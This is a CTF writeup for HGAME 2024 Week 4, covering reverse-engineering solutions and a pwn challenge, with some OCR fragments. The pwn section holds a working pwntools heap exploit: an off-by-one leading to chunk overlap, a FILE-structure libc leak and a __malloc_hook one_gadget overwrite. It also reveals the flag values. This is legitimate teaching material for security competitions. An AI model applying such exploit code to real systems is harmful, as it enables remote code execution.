HGAME 2024 Week4 Writeup

Web

Reverse

Change


加密函数，len是自己分析的a3对应输入，a1对应的是key，a2是函数输出使用beep将key数输入加密beep里面调用的是一个储存函数地址的全局变量，这个全局变量在0x14002d20里面被赋值，所以加密方法就是如果下标是偶数调用0x14003670加密，奇数调用0x14003650。

```
std::shared_ptr<__ExceptionPtr>::operator=(a2, a3);
for ( i = 0; i < (unsigned __int64)len(a2); ++i )
{
  if ( i % 2 )
  {
    sub_140002D20((__int64 (__fastcall *)(_QWORD, _QWORD))sub_140003670);
    v11 = len(a1);
    v9 = *(char *)sub_140002960(a1, i % v11);
    v5 = (char *)sub_140002960(a2, i);
    beep(*v5, v9);
  }
  else
  {
    sub_140002D20((__int64 (__fastcall *)(_QWORD, _QWORD))sub_140003650);
    v10 = len(a1);
    Duration = *(char *)sub_140002960(a1, i % v10);
    v3 = (char *)sub_140002960(a2, i);
    beep(*v3, Duration);
  }
  *(_BYTE *)sub_140002960(a2, i) = v4;
}
00001F3E sub_1400029A0:21 (140002B3E)
```

脚本略

again

python打包的exe文件，解包后，发现pyc有不可识别的字节码，只能去分析pydas文件



```
8: f
9: i

6: f
9: i
8: 6
6 (%)

0 (+)

10: ord
7: t
9: i
8: 6
6 (%)

1
1

10: ord
7: t
9: i

11: len
7: t
1
1
6 (%)

1
1
0 (+)
12 (^)
9: 256
6 (%)
6: f
9: i
```

主要的加密，根据字节码的特点从上往下分析就好根据提示以及bin2文件16进制的特点，发现是与f的md5异或，然后解密bin2文件

```
print('you should use this execute file to decrypt "bin2"')
print('hint:md5')

s = bytearray()
t = 'jkasnwojasd'
f = bytearray(open('bin1.pyc', 'rb').read())
for i in range(15):
    f[i] = ((f[i] + f[i % 6]) ^ (ord(t[i % 6]) + ord(t[i % len(t)]))) % 256
    s.append(f[i])
```

```
import hashlib

print('you should use this execute file to decrypt "bin2"')
print('hint:md5')

s = bytearray()
t = 'jkasnwojasd'
f = bytearray(open('bin1.pyc', 'rb').read())
for i in range(15):
    f[i] = ((f[i] + f[i % 6]) ^ (ord(t[i % 6]) + ord(t[i % len(t)]))) % 256
    s.append(f[i])

print(s)
md5_hash = hashlib.md5(bytes(s)).hexdigest()
f = bytearray(open('bin2', 'rb').read())
p=open('bin3','wb')
n='a405b5d321e446459d8f9169d027bd92'
for i in range(len(f)):
 p.write(int.to_bytes(f[i]^ord(n[i%len(n)]),1,"little"))
```

```
v16 = dword_1400030C4;
v17 = 12;
do
{
  v6 += 2033695134;
  v13 = *(_DWORD *)(v4 + 4i64 * ((v6 >> 2) & 3));
  dword_1400030A8[0] = v12 + (((v6 ^ v11) + (v3 ^ v13)) ^ (((16 * v3) ^ (v11 >> 3)) + ((v3 >> 5) ^ (4 * v11))));
  v11 += ((v6 ^ v10) + (dword_1400030A8[0] ^ *(_DWORD *)(a3 + 4 * ((v6 >> 2) & 3 ^ 1i64)))) ^ (((16
                                                                                                 * dword_1400030A8[0]) ^ (v10 >> 3))
                                                                                               + (((unsigned int)dword_1400030A8[0] >> 5) ^ (4 * v10)));
  v10 += ((v6 ^ v9) + (v11 ^ *(_DWORD *)(a3 + 4 * ((v6 >> 2) & 3 ^ 2i64)))) ^ (((16 * v11) ^ (v9 >> 3))
                                                                              + ((v11 >> 5) ^ (4 * v9)));
  v9 += ((v6 ^ v8) + (v10 ^ *(_DWORD *)(a3 + 4 * ((v6 >> 2) & 3 ^ 3i64)))) ^ (((16 * v10) ^ (v8 >> 3))
                                                                             + ((v10 >> 5) ^ (4 * v8)));
  v8 += ((v6 ^ v7) + (v9 ^ v13)) ^ (((16 * v9) ^ (v7 >> 3)) + ((v9 >> 5) ^ (4 * v7)));
  v12 = dword_1400030A8[0];
  v7 += ((v6 ^ v5) + (v8 ^ *(_DWORD *)(a3 + 4 * ((v6 >> 2) & 3 ^ 1i64)))) ^ (((16 * v8) ^ (v5 >> 3))
                                                                           + ((v8 >> 5) ^ (4 * v5)));
  v5 += ((v7 ^ *(_DWORD *)(a3 + 4 * ((v6 >> 2) & 3 ^ 2i64))) + (v6 ^ v16)) ^ (((16 * v7) ^ (v16 >> 3))
                                                                            + ((v7 >> 5) ^ (4 * v16)));
  result = (v5 ^ *(_DWORD *)(a3 + 4 * ((v6 >> 2) & 3 ^ 3i64))) + (v6 ^ dword_1400030A8[0]);
  v4 = a3;
  v3 = v16
     + (result ^ (((16 * v5) ^ ((unsigned int)dword_1400030A8[0] >> 3)) + ((v5 >> 5) ^ (4 * dword_1400030A8[0]))));
  v15 = v17-- == 1;
  v16 = v3;
}
while ( !v15 );
dword_1400030C4 = v3;
dword_1400030AC = v11;
dword_1400030B0 = v10;
dword_1400030B4 = v9;
```

c++写的XXtea，只改了delat，脚本解密就好。

crackme2

```
loc_1400034DE:                                  ; DAT
;   __try { // __except at loc_1400034EB
mov     byte ptr ds:0, 1
jmp     loc_14000359B
;   } // starts at 1400034DE

; ---------------------------------------------------
```

这里会抛出异常，非法写入，然后进入异常处理，异常处理就在下面，把jmp nop掉就行

```
int __cdecl main(int argc, const char *argv, const char *envp)
{
  HANDLE CurrentProcess; // rax
  int v4; // r8d
  __int64 v5; // rdx
  int v6; // eax
  const char *v7; // rcx
  char v9[72]; // [rsp+30h] [rbp-48h] BYREF
  DWORD flOldProtect; // [rsp+80h] [rbp+8h] BYREF
  __int64 ProcessInformation; // [rsp+88h] [rbp+10h] BYREF
  ULONG ReturnLength; // [rsp+90h] [rbp+18h] BYREF

  sub_1400035C4("%50s", v9);
  MEMORY[0] = 1;
  CurrentProcess = GetCurrentProcess();
  NtQueryInformationProcess(CurrentProcess, ProcessDebugPort, &ProcessInformation, 8u, &ReturnLength);
  if ( ProcessInformation != -1 )
  {
    VirtualProtect(sub_14000105C, 0x6000ui64, 0x40u, &flOldProtect);
    v4 = 0;
    v5 = 0i64;
    do
    {
      *((_BYTE *)sub_14000105C + v5) ^= byte_140006000[v5];
      ++v4;
      ++v5;
    }
    while ( (unsigned __int64)v4 < 0x246A );
    VirtualProtect(sub_14000105C, 0x6000ui64, flOldProtect, &flOldProtect);
  }
  v6 = sub_14000105C((__int64)v9);
  v7 = "right flag!";
  if ( !v6 )
    v7 = "wrong flag!";
  puts(v7);
  return 0;
}
```

if前是一个反调试，然后是smc将0x1400105c的地址数据异或更改，写idapython脚本将他改回，发现是一大堆多项式判断，用z3求解

```
from z3 import*
a1=[BitVec("flag[%d]"%i,8) for i in range(32)]
s=Solver()
v1 = a1[25]
v2 = a1[21]
v3 = a1[31]
v4 = a1[29]
v5 = a1[0]
v6 = a1[23]
v7 = a1[8]
v8 = a1[28]
v9 = a1[12]
v10 = a1[3]
v11 = a1[2]
v19 = a1[30]
v15 = a1[18]
v16 = a1[24]
v27 = a1[11]
```

```
v17 = a1[26]
v30 = a1[14]
v40 = a1[7]
v26 = a1[20]
v37 = 2 * v26
v42 = a1[22]
v28 = a1[1]
v25 = a1[27]
v21 = a1[19]
v23 = a1[16]
v31 = a1[13]
v29 = a1[10]
v41 = a1[5]
v24 = a1[4]
v20 = a1[15]
v39 = a1[17]
v22 = a1[6]
v18 = a1[9]
v38 = 2 * v16
v33 = 2 * v41
v32 = 2 * v18
v35 = v25 + v30
v34 = 2 * v31
v12 = v10 + 2 * (v31 + 4 * (v29 + v17)) + v31 + 4 * (v29 + v17)
v36 = 3 * v21
v13 = v6 + v1 + 8 * v6 + 4 * (v8 + 2 * v27)
s.add(v18+ 201 * v24+ 194 * v10+ 142 * v20+ 114 * v39+ 103 * v11+ 52 * (v17 +
v31)+ ((v9 + v23) << 6)+ 14 * (v21 + 4 * v25 + v25)+ 9 * (v40 + 23 * v27 + v2
+ 3 * v1 + 4 * v2 + 4 * v6)+ 5 * (v16 + 23 * v30 + 2 * (v3 + 2 * v19) + 5 * v5
+ 39 * v15 + 51 * v4)+ 24 * (v8 + 10 * v28 + 4 * (v42 + v7 + 2 * v26))+ 62 *
v22+ 211 * v41+ 212 * v29 == 296473)
s.add(207 * v41+ 195 * v22+ 151 * v40+ 57 * v5+ 118 * v6+ 222 * v42+ 103 * v7+
181 * v8+ 229 * v9+ 142 * v31+ 51 * v29+ 122 * (v26 + v20)+ 91 * (v2 + 2 *
v16)+ 107 * (v27 + v25)+ 81 * (v17 + 2 * v18 + v18)+ 45 * (v19 + 2 * (v11 +
v24) + v11 + v24)+ 4 * (3 * (v23 + a1[19] + 2 * v23 + 5 * v4) + v39 + 29 *
(v10 + v1) + 25 * v15)+ 26 * v28+ 101 * v30+ 154 * v3 == 354358)
s.add(177 * v40+ 129 * v26+ 117 * v42+ 143 * v28+ 65 * v8+ 137 * v25+ 215 *
v21+ 93 * v31+ 235 * v39+ 203 * v11+ 15 * (v7 + 17 * v30)+ 2* (v24+ 91 * v9+ 95
 * v29+ 51 * v41+ 81 * v20+ 92 * v18+ 112 * (v10 + v6)+ 32 * (v22 + 2 * (v1 +
v23))+ 6 * (v2 + 14 * v16 + 19 * v15)+ 83 * v5+ 53 * v4+ 123 * v19)+ v17+ 175
* v27+ 183 * v3 == 448573)
s.add(113 * v19+ 74 * v3+ 238 * v6+ 140 * v2+ 214 * v26+ 242 * v8+ 160 * v21+
136 * v23+ 209 * v9+ 220 * v31+ 50 * v24+ 125 * v10+ 175 * v20+ 23 * v39+ 137
* v22+ 149 * v18+ 83 * (v4 + 2 * v30)+ 21 * (9 * v29 + v16)+ 59 * (4 * v27 +
v17)+ 41 * (v1 + v41)+ 13 * (v7 + 11 * (v40 + v15) + 6 * v42 + 4 * (v28 + 2 *
v11) + v28 + 2 * v11 + 17 * v5)+ 36 * v25 == 384306)
```

```
s.add(229 * v21+ 78 * v1+ v2+ v9+ 133 * v27+ 74 * v6+ 69 * v26+ 243 * v7+ 98 * v28+ 253 * v8+ 142 * v25+ 175 * v31+ 105 * v41+ 221 * v10+ 121 * v39+ 218 * (v19 + v29)+ 199 * (v24 + v30)+ 33 * (v40 + 7 * v17)+ 4 * (27 * v20 + 50 * v11 + 45 * v18 + 19 * (v3 + v42) + v16 + 16 * v23 + 52 * v4)+ 195 * v22+ 211 * v5+ 153 * v15 == 424240)
s.add(181 * v25+ 61 * v2+ 65 * v21+ 58 * v31+ 170 * v29+ 143 * v24+ 185 * v10+ 86 * v11+ 97 * v22+ 235 * (v23 + v27)+ 3* (53 * v41+ 74 * (v8 + v3)+ 13 * (v42 + 6 * v9)+ 11 * (v39 + 7 * v20)+ 15 * (v18 + 4 * v17)+ v7+ 35 * v1+ 29 * v15)+ 4 * (57 * v6 + 18 * (v5 + v37) + v28 + 17 * v16 + 55 * v30)+ 151 * v40+ 230 * v4+ 197 * v19 == 421974)
s.add(209 * v21+ 249 * v30+ 195 * v2+ 219 * v25+ 201 * v39+ 85 * v18+ 213 * (v17 + v31)+ 119 * (v11 + 2 * v41)+ 29 * (8 * v24 + v40 + 4 * v27 + v27)+ 2* (v8+ 55 * (2 * v29 + v19)+ 3 * (v10 + 39 * v9 + 2 * (v6 + 20 * v20) + 35 * v7)+ 4 * (v5 + 31 * v42 + 28 * v3)+ 26 * v28+ 46 * (v37 + v16)+ 98 * v1)+ 53 * v23+ 171 * v15+ 123 * v4 == 442074)
s.add(162 * v19+ 74 * v5+ 28 * v27+ 243 * v42+ 123 * v28+ 73 * v8+ 166 * v23+ 94 * v24+ 113 * v11+ 193 * v22+ 122 * (v6 + 2 * v7)+ 211 * (v10 + v25)+ 21 * (v17 + 7 * v41)+ 11 * (v4 + 23 * (v16 + v39) + 2 * (v40 + 5 * v30 + 2 * (2 * v18 + v29) + 2 * v18 + v29))+ 5 * (46 * v9 + 26 * v20 + 4 * (v31 + 2 * v21) + v15 + 27 * v2 + 10 * v1)+ 36 * (v3 + 5 * v26) == 376007)
s.add(63 * v19+ 143 * v5+ 250 * v6+ 136 * v2+ 214 * v40+ 62 * v26+ 221 * v42+ 226 * v7+ 171 * v28+ 178 * v8+ 244 * v23+ (v9 << 7)+ 150 * v31+ 109 * v29+ 70 * v41+ 127 * v20+ 204 * v39+ 121 * v22+ 173 * v18+ 69 * (v25 + v30 + v27)+ 74 * (v16 + 2 * v15 + v15)+ 22 * (7 * v24 + v17 + 10 * v11)+ 40 * (v1 + 4 * v21 + v21)+ 81 * v10+ 94 * v4+ 84 * v3 == 411252)
s.add(229 * v15+ 121 * v4+ 28 * v30+ 206 * v16+ 145 * v27+ 41 * v1+ 247 * v6+ 118 * v26+ 241 * v28+ 79 * v8+ 102 * v25+ 124 * v23+ 65 * v9+ 68 * v31+ 239 * v17+ 148 * v24+ 245 * v39+ 115 * v11+ 163 * v22+ 137 * v18+ 53 * (v5 + 2 * v29)+ 126 * (v40 + 2 * v10)+ 38 * (v7 + v21 + 4 * v7 + 6 * v41)+ 12 * (v2 + 16 * v42)+ 109 * v20+ 232 * v3+ 47 * v19 == 435012)
s.add(209 * v21+ 233 * v40+ 93 * v1+ 241 * v2+ 137 * v8+ 249 * v17+ 188 * v29+ 86 * v24+ 246 * v10+ 149 * v20+ 99 * v11+ 37 * v22+ 219 * v18+ 17 * (v6 + 10 * v25)+ 49 * (v5 + 3 * v3 + 4 * v28 + v28)+ 5 * (16 * v39 + 11 * (v41 + 2 * v27 + v27) + 12 * v7 + v31 + 30 * v16 + 27 * v19)+ 18 * (v23 + 2 * (v4 + v26 + 2 * v4) + v4 + v26 + 2 * v4)+ 24 * v9+ 109 * v42+ 183 * v30+ 154 * v15 == 392484)
s.add(155 * v15+ 247 * v40+ 157 * v28+ 119 * v23+ 161 * v17+ 133 * v20+ 85 * v22+ 229 * (v7 + v24)+ 123 * (2 * v31 + v42)+ 21 * (v41 + 12 * v30)+ 55 * (v9 + v5 + v18 + 2 * v5)+ 15 * (v3 + 16 * v10 + 9 * v21)+ 2* (v2+ 115 * v29+ 111 * v16+ 26 * v6+ 88 * v8+ 73 * v39+ 71 * v11+ 28 * (v26 + 2 * (v25 + 2 * v1))+ 51 * v27+ 99 * v4+ 125 * v19) == 437910)
s.add(220 * v3+ 200 * v4+ 139 * v15+ 33 * v5+ 212 * v30+ 191 * v16+ 30 * v27+ 233 * v1+ 246 * v6+ 89 * v2+ 252 * v40+ 223 * v42+ 19 * v25+ 141 * v21+ 163 * v9+ 185 * v17+ 136 * v31+ 46 * v24+ 109 * v10+ 217 * v39+ 75 * v22+ 157 * v18+ 125 * (v11 + v19)+ 104 * (v33 + v20)+ 43 * (v28 + 2 * v29 + v29)+ 32 * (v8 + v7 + 2 * v8 + 2 * (v23 + v26)) == 421905)
s.add(211 * v24+ 63 * v15+ 176 * v5+ 169 * v16+ 129 * v27+ 146 * v40+ 111 * v26+ 68 * v42+ 39 * v25+ 188 * v23+ 130 * v9+ (v31 << 6)+ 91 * v41+ 208 * v20+
```

```
145 * v39+ 247 * v18+ 93 * (v22 + v17)+ 71 * (v6 + 2 * v11)+ 103 * (v8 + 2 *
v30)+ 6 * (v21 + 10 * v28 + 28 * v7 + 9 * v29 + 19 * v2 + 24 * v1 + 22 * v3)+
81 * v10+ 70 * v4+ 23 * v19 == 356282)
59 s.add(94 * v42+ 101 * v2+ 152 * v40+ 200 * v7+ 226 * v8+ 211 * v23+ 121 * v24+
74 * v11+ 166 * v18+ ((v6 + 3 * v28) << 6)+ 41 * (4 * v9 + v21)+ 23 * (v39 + 11
 * v41)+ 7 * (v20 + 10 * v25 + 2 * v12 + v12)+ 3 * (78 * v30 + 81 * v16 + 55 *
v27 + 73 * v1 + 4 * v26 + v15 + 85 * v3 + 65 * v19)+ 62 * v22+ 88 * v5+ 110 *
v4 == 423091)
60 s.add(133 * v22+ 175 * v15+ 181 * v30+ 199 * v16+ 123 * v27+ 242 * v1+ 75 *
v6+ 69 * v2+ 153 * v40+ 33 * v26+ 100 * v42+ 229 * v7+ 177 * v8+ 134 * v31+ 179
 * v29+ 129 * v41+ 14 * v10+ 247 * v24+ 228 * v20+ 92 * v11+ 86 * (v9 + v32)+
94 * (v23 + v21)+ 37 * (v17 + 4 * v3)+ 79 * (v25 + 2 * v28)+ 72 * v5+ 93 *
v39+ 152 * v4+ 214 * v19 == 391869)
61 s.add(211 * v24+ 213 * v18+ 197 * v40+ 159 * v25+ 117 * v21+ 119 * v9+ 98 *
v17+ 218 * v41+ 106 * v39+ 69 * v11+ 43 * (v2 + v29 + 2 * v2)+ 116 * (v4 + v10
+ v37)+ 5 * (v42 + 9 * v23 + 35 * v20 + 37 * v31)+ 11 * (v16 + 13 * v27 + 5 *
v5 + 8 * v30)+ 6 * (29 * v28 + 25 * v8 + 38 * v22 + v15 + 13 * v1 + 10 * v3)+
136 * v7+ 142 * v6+ 141 * v19 == 376566)
62 s.add(173 * v3+ 109 * v15+ 61 * v30+ 187 * v1+ 79 * v6+ 53 * v40+ 184 * v21+ 43
 * v23+ 41 * v9+ 166 * v31+ 193 * v41+ 58 * v24+ 146 * v10+ (v20 << 6)+ 89 *
v39+ 121 * v11+ 5 * (v17 + 23 * v8)+ 7 * (29 * v18 + v29 + 4 * v7)+ 13 * (3 *
v42 + v16 + 7 * v26 + 13 * v2)+ 3 * (v4 + 83 * v5 + 51 * v27 + 33 * v22 + 8 *
(v19 + 4 * v28) + 18 * v25) == 300934)
63 s.add(78 * v1+ 131 * v5+ 185 * v16+ 250 * v40+ 90 * v26+ 129 * v42+ 255 * v28+
206 * v8+ 239 * v25+ 150 * v10+ 253 * v39+ 104 * v22+ 58 * (v2 + 2 * v7)+ 96 *
(v15 + v31)+ 117 * (v9 + 2 * v4)+ 27 * (v17 + 8 * v18 + v18)+ 19 * (v23 + 3 *
v21 + 4 * v29 + v29)+ 7 * (22 * v41 + 3 * (v11 + 11 * v24) + v3 + 29 * v6 + 14
* v27)+ 109 * v20+ 102 * v30+ 100 * v19 == 401351)
64 s.add(233 * v19+ 71 * v5+ 209 * v27+ 82 * v6+ 58 * v26+ 53 * v25+ 113 * v23+
206 * v31+ 39 * v41+ 163 * v20+ 222 * v11+ 191 * v18+ 123 * (v7 + v40)+ 69 *
(v9 + 2 * v22 + v22)+ 9 * (v3 + 8 * v24 + 7 * (3 * v1 + v28) + 5 * v16 + 19 *
v30)+ 4 * (v15 + 26 * v17 + 61 * v29 + 43 * v42 + 49 * v2 + 32 * v4)+ 10 * (7
* (v8 + v36) + v39 + 12 * v10) == 368427)
65 s.add(139 * v30+ 53 * v5+ 158 * v16+ 225 * v1+ 119 * v6+ 67 * v2+ 213 * v40+
188 * v28+ 152 * v8+ 187 * v21+ 129 * v23+ 54 * v9+ 125 * v17+ 170 * v24+ 184
* v11+ 226 * v22+ 253 * v18+ 26 * (v29 + v41)+ 97 * (v4 + 2 * v25)+ 39 * (5 *
v26 + v27)+ 21 * (v39 + 8 * v42)+ 12 * (17 * v10 + v31 + 15 * v7 + 12 * v19)+
165 * v20+ 88 * v15+ 157 * v3 == 403881)
66 s.add(114 * v3+ 61 * v27+ 134 * v40+ 62 * v42+ 89 * v9+ 211 * v17+ 163 * v41+
66 * v24+ 201 * (v7 + v18)+ 47 * (5 * v16 + v22)+ 74 * (v4 + v31)+ 142 * (v2 +
v28)+ 35 * (v20 + 6 * v26)+ 39 * (v15 + 6 * v30)+ 27 * (v25 + 9 * v23 + 8 *
v6)+ 4 * (v21 + 63 * v19 + 2 * (v1 + 12 * (v10 + v5) + 8 * v11 + 26 * v29))+ 10
 * (v8 + 4 * v39 + v39) == 382979)
67 s.add(122 * v25+ 225 * v21+ 52 * v23+ 253 * v9+ 197 * v17+ 187 * v31+ 181 *
v29+ 183 * v41+ 47 * v20+ 229 * v39+ 88 * v22+ 127 * (v10 + v32)+ 37 * (v7 + 3
* v3)+ ((v11 + 2 * v30 + v30) << 6)+ 7 * (21 * v8 + v27 + 18 * (v4 + v1 +
```

```
v38))+ 6 * (23 * v24 + v26 + 17 * v2 + 39 * v6)+ 10 * (v5 + 11 * v28 + 21 *
v42)+ 149 * v19+ 165 * v40+ 121 * v15 == 435695)
68 s.add(165 * v20+ 223 * v4+ 249 * v5+ 199 * v1+ 135 * v2+ 133 * v26+ 254 * v42+
111 * v7+ 189 * v28+ 221 * v25+ 115 * v21+ 186 * v9+ 79 * v41+ 217 * v24+ 122
* v11+ 38 * v18+ 109 * (v34 + v29)+ 14 * (v8 + 17 * v40 + 8 * (v6 + v38))+ 4 *
(11 * (5 * v30 + v39) + 6 * (v10 + 2 * v22) + v27 + 52 * v17 + 50 * v23)+ 229
* v15+ 86 * v3+ 234 * v19 == 453748)
69 s.add(181 * v25+ 94 * v42+ 125 * v1+ 226 * v26+ 155 * v7+ 95 * v21+ 212 * v17+
91 * v31+ 194 * v29+ 98 * v24+ 166 * v11+ 120 * v22+ 59 * v18+ 32 * (v9 + v8)+
158 * (v6 + v5)+ 101 * (v41 + v19)+ 63 * (v4 + 2 * v23)+ 67 * (v28 + 2 * v20)+
11 * (v39 + 10 * v16 + 11 * v10)+ 39 * (v30 + 4 * (v2 + v15))+ 233 * v40+ 56 *
v27+ 225 * v3 == 358321)
70 s.add(229 * v21+ 135 * v4+ 197 * v15+ 118 * v5+ 143 * v16+ 134 * v6+ 204 *
v40+ 173 * v26+ 81 * v7+ 60 * v28+ 58 * v8+ 179 * v23+ 142 * v9+ 178 * v17+ 230
 * v31+ 148 * v29+ 224 * v41+ 194 * v24+ 223 * v10+ 87 * v20+ 200 * v39+ 233 *
v11+ 49 * v22+ 127 * v35+ 31 * (4 * v27 + v18)+ 42 * (v1 + 6 * v2)+ 109 * v42+
75 * v3+ 165 * v19 == 456073)
71 s.add(41 * v4+ 253 * v3+ 163 * v15+ 193 * v30+ 155 * v16+ 113 * v27+ 131 * v6+
55 * v2+ 21 * v40+ 53 * v26+ 13 * v8+ 201 * v25+ 237 * v9+ 223 * v31+ 95 *
v24+ 194 * v20+ 62 * v39+ 119 * v11+ 171 * v22+ 135 * v18+ 69 * (v10 + 3 *
v28)+ 211 * (v1 + v29)+ 4 * (43 * v7 + v42 + 40 * v17)+ 6 * (v5 + 33 * v41 + 20
 * (2 * v19 + v21) + 24 * v23) == 407135)
72 s.add(111 * v19+ 190 * v3+ 149 * v4+ 173 * v28+ 118 * v23+ 146 * v29+ 179 *
v10+ 51 * v20+ 49 * v39+ 61 * v11+ 125 * v22+ 162 * v18+ 214 * v35+ 14 * (v34
+ v24)+ 178 * (v41 + v16)+ 11 * (4 * v9 + v21 + 17 * v42)+ 65 * (v26 + v17 + 2
* v26 + 2 * v5)+ 4 * (v7 + 38 * v15 + 4 * v13 + v13 + 8 * v40 + 43 * v2) ==
369835)
73 s.add(27 * v27+ 223 * v6+ 147 * v26+ 13 * v21+ 35 * (v17 + 7 * v4)+ 57 * (v19
+ v32 + 3 * v11)+ 11 * (v1 + 17 * (v9 + v5) + 10 * v16 + 3 * v31)+ 2* (53 *
v23+ v25+ 38 * v15+ 43 * v42+ 115 * v29+ 61 * v22+ 111 * (v10 + v40)+ 14 *
(v20 + v7 + 2 * v7 + 8 * v28)+ 109 * v2+ 100 * v41+ 63 * v8)+ 93 * v39+ 251 *
v30+ 131 * v3 == 393303)
74 s.add(116 * v9+ 152 * v29+ 235 * v20+ 202 * v18+ 85 * (v8 + 3 * v11)+ 221 *
(v16 + v40)+ 125 * (v33 + v24)+ 7 * (19 * v4 + 9 * (v10 + 2 * v25) + v2 + 33 *
v3 + 32 * v19)+ 3 * (71 * v39 + 43 * v22 + 32 * (v17 + v26) + 15 * (v5 + v6 + 2
 * v23) + v28 + 74 * v31 + 48 * v42)+ 10 * (v21 + 11 * v30 + 16 * v15)+ 136 *
v7+ 106 * v1+ 41 * v27 == 403661)
75 s.add(127 * v4+ 106 * v15+ 182 * v30+ 142 * v5+ 159 * v16+ 17 * v1+ 211 * v6+
134 * v2+ 199 * v7+ 103 * v28+ 247 * v23+ 122 * v9+ 95 * v41+ 62 * v10+ 203 *
v39+ 16 * v11+ 41 * (6 * v42 + v25)+ 9 * (22 * v24 + v20 + 27 * v31 + 28 *
v40)+ 10 * (v8 + v22 + v36 + 8 * v17 + 2 * (v22 + v36 + 8 * v17) + 13 * v29)+ 6
 * (23 * v27 + v26)+ 213 * v18+ 179 * v3+ 43 * v19 == 418596)
76 s.add(149 * v19+ v1+ 133 * v22+ 207 * v41+ 182 * v26+ 234 * v7+ 199 * v8+ 168
* v21+ 58 * v10+ 108 * v20+ 142 * v18+ 156 * (v9 + v25)+ 16 * (v29 + 6 * v31)+
126 * (v17 + 2 * v39)+ 127 * (v4 + 2 * v27 + v40)+ 49 * (v30 + 4 * v16)+ 11 *
(v5 + 22 * v11)+ 5 * (v15 + v42 + 45 * v24 + 50 * v28)+ 109 * v2+ 124 * v6+ 123
 * v3 == 418697)
```

```python
for i in range(32):
    s.add(a1[i]>=0x20)
for i in range(32):
    s.add(a1[i]<0x7f)
s.add(a1[0]==0x68)
s.add(a1[1]==0x67)
s.add(a1[2]==0x61)
s.add(a1[3]==0x6d)
s.add(a1[4]==0x65)
s.add(a1[5]==0x7b)
s.add(a1[31]==0x7d)
###print(m)
flag=[0]*32
flag[25] = 52
flag[11] = 110
flag[8] = 67
flag[21] = 95
flag[27] = 49
flag[16] = 108
flag[30] = 115
flag[18] = 49
flag[6] = 83
flag[23] = 113
flag[10] = 52
flag[14] = 115
flag[7] = 77
flag[26] = 116
flag[17] = 118
flag[24] = 117
flag[29] = 110
flag[20] = 103
flag[13] = 95
flag[22] = 101
flag[12] = 100
flag[15] = 48
flag[19] = 110
flag[28] = 79
flag[2] = 97
flag[9] = 95
flag[3] = 109
flag[4] = 101
flag[0] = 104
flag[1] = 103
flag[31] = 125
flag[5] = 123
for i in range(32):
 print(chr(flag[i]),end="")
```

Pwn

EldenRingFinal

没有show，支持增删页与增删笔记，每个页可以存20个笔记，用链表存储，页也是链表存储，删除会free并且脱链，变相说明没有uaf，但是有一个off by one，题干也提升FILE IO说明要对这里做文章。

```
v5 = read(0, buf, 0x200uLL);
v8[3] = malloc(v2);
for ( j = 0; j <= v2 && j < v5; ++j )
  *(_BYTE *)(j + v8[3]) = buf[j];
*(_DWORD *)v8 = i + 1;
v8[2] = v7;
```

每次增加note，会先malloc 0x20来存序号，以及上一个note的malloc0x20与下一个note的malloc0x20，然后是分配的note，free时也呼会将这两个堆块free并且这两个堆块地址连续，我们可以使用off by one修改堆块大小使第一个堆块覆盖两个堆块，然后在free时就会使大的进入unsorted bin，然后note进入fastbin，造成堆块重叠，当我们在申请就会让unsorted bin里面的main_arena near进入到fastbin 实现任意地址写，然后用IO_FILE leak的方法去泄露libc地址，然后再重复一次任意地址写

```python
from pwn import*
context.log_level = "debug"
context.arch="amd64"
while True:
 try:
  def add_page():
   p.sendlineafter(b'>\n',str(1))
  def delate_page(n):
   p.sendlineafter(b'>\n',str(2))
   p.sendlineafter(b'which page?\n>\n',str(n))
  def add_note(n,size,payload):
   p.sendlineafter(b'>\n',str(3))
   p.sendlineafter(b'which page would you like to attach to?\n>\n',str(n))
   p.sendlineafter(b'size:\n>\n',str(int(size)))
   p.sendafter(b'content:\n>\n',payload)
  def delate_note(n,m):
   p.sendlineafter(b'>\n',str(4))
   p.sendlineafter(b'which page_ID?\n>\n',str(n))
   p.sendlineafter(b'which note_ID would you like to delete?\n>\n',str(m))
  p=process("./vuln")
  #p=remote("139.224.232.162",30501)
  libc = ELF('libc-2.23.so')
```

```
  add_note(0,0xf8,p64(0))
  add_note(0,0x68,p64(0))
  add_note(0,0xf8,p64(0))
  delate_note(0,1)
  add_note(0,0xf8,b'\x00'*0xf0+p64(0)+b'\xa1')
  delate_note(0,2)
  add_note(0,0x50,b'\xdd\x45')
  add_note(0,0x68,b'\x00')
  gdb.attach(p)
  add_note(0,0x60,b'\x00'*0x33+p64(0xfbad1887)+p64(0)*3+b'\x88')
  libc_addr = u64(p.recv(6).ljust(8,b'\x00')) -   libc.sym['_IO_2_1_stdin_']
  one=libc_addr+0x4525a
  malloc_hook=libc_addr+libc.sym['__malloc_hook']
  add_page()
  add_note(1,0xf8,p64(0))
  add_note(1,0x68,p64(0))
  add_note(1,0xf8,p64(0))
  delate_note(1,1)
  add_note(1,0xf8,b'\x00'*0xf0+p64(0)+b'\xa1')
  delate_note(1,2)
  add_note(1,0x50,p64(malloc_hook-0x23))
  add_note(1,0x68,b'\x00')
  add_note(1,0x60,b'\x00'*0x13+p64(one))
  p.sendlineafter(b'>\n',str(3))
  p.sendlineafter(b'which page would you like to attach to?\n>\n',str(1))
  p.sendlineafter(b'size:\n>\n',str(int(0x20)))
  p.interactive()
except :
  p.close()
```

Crypto

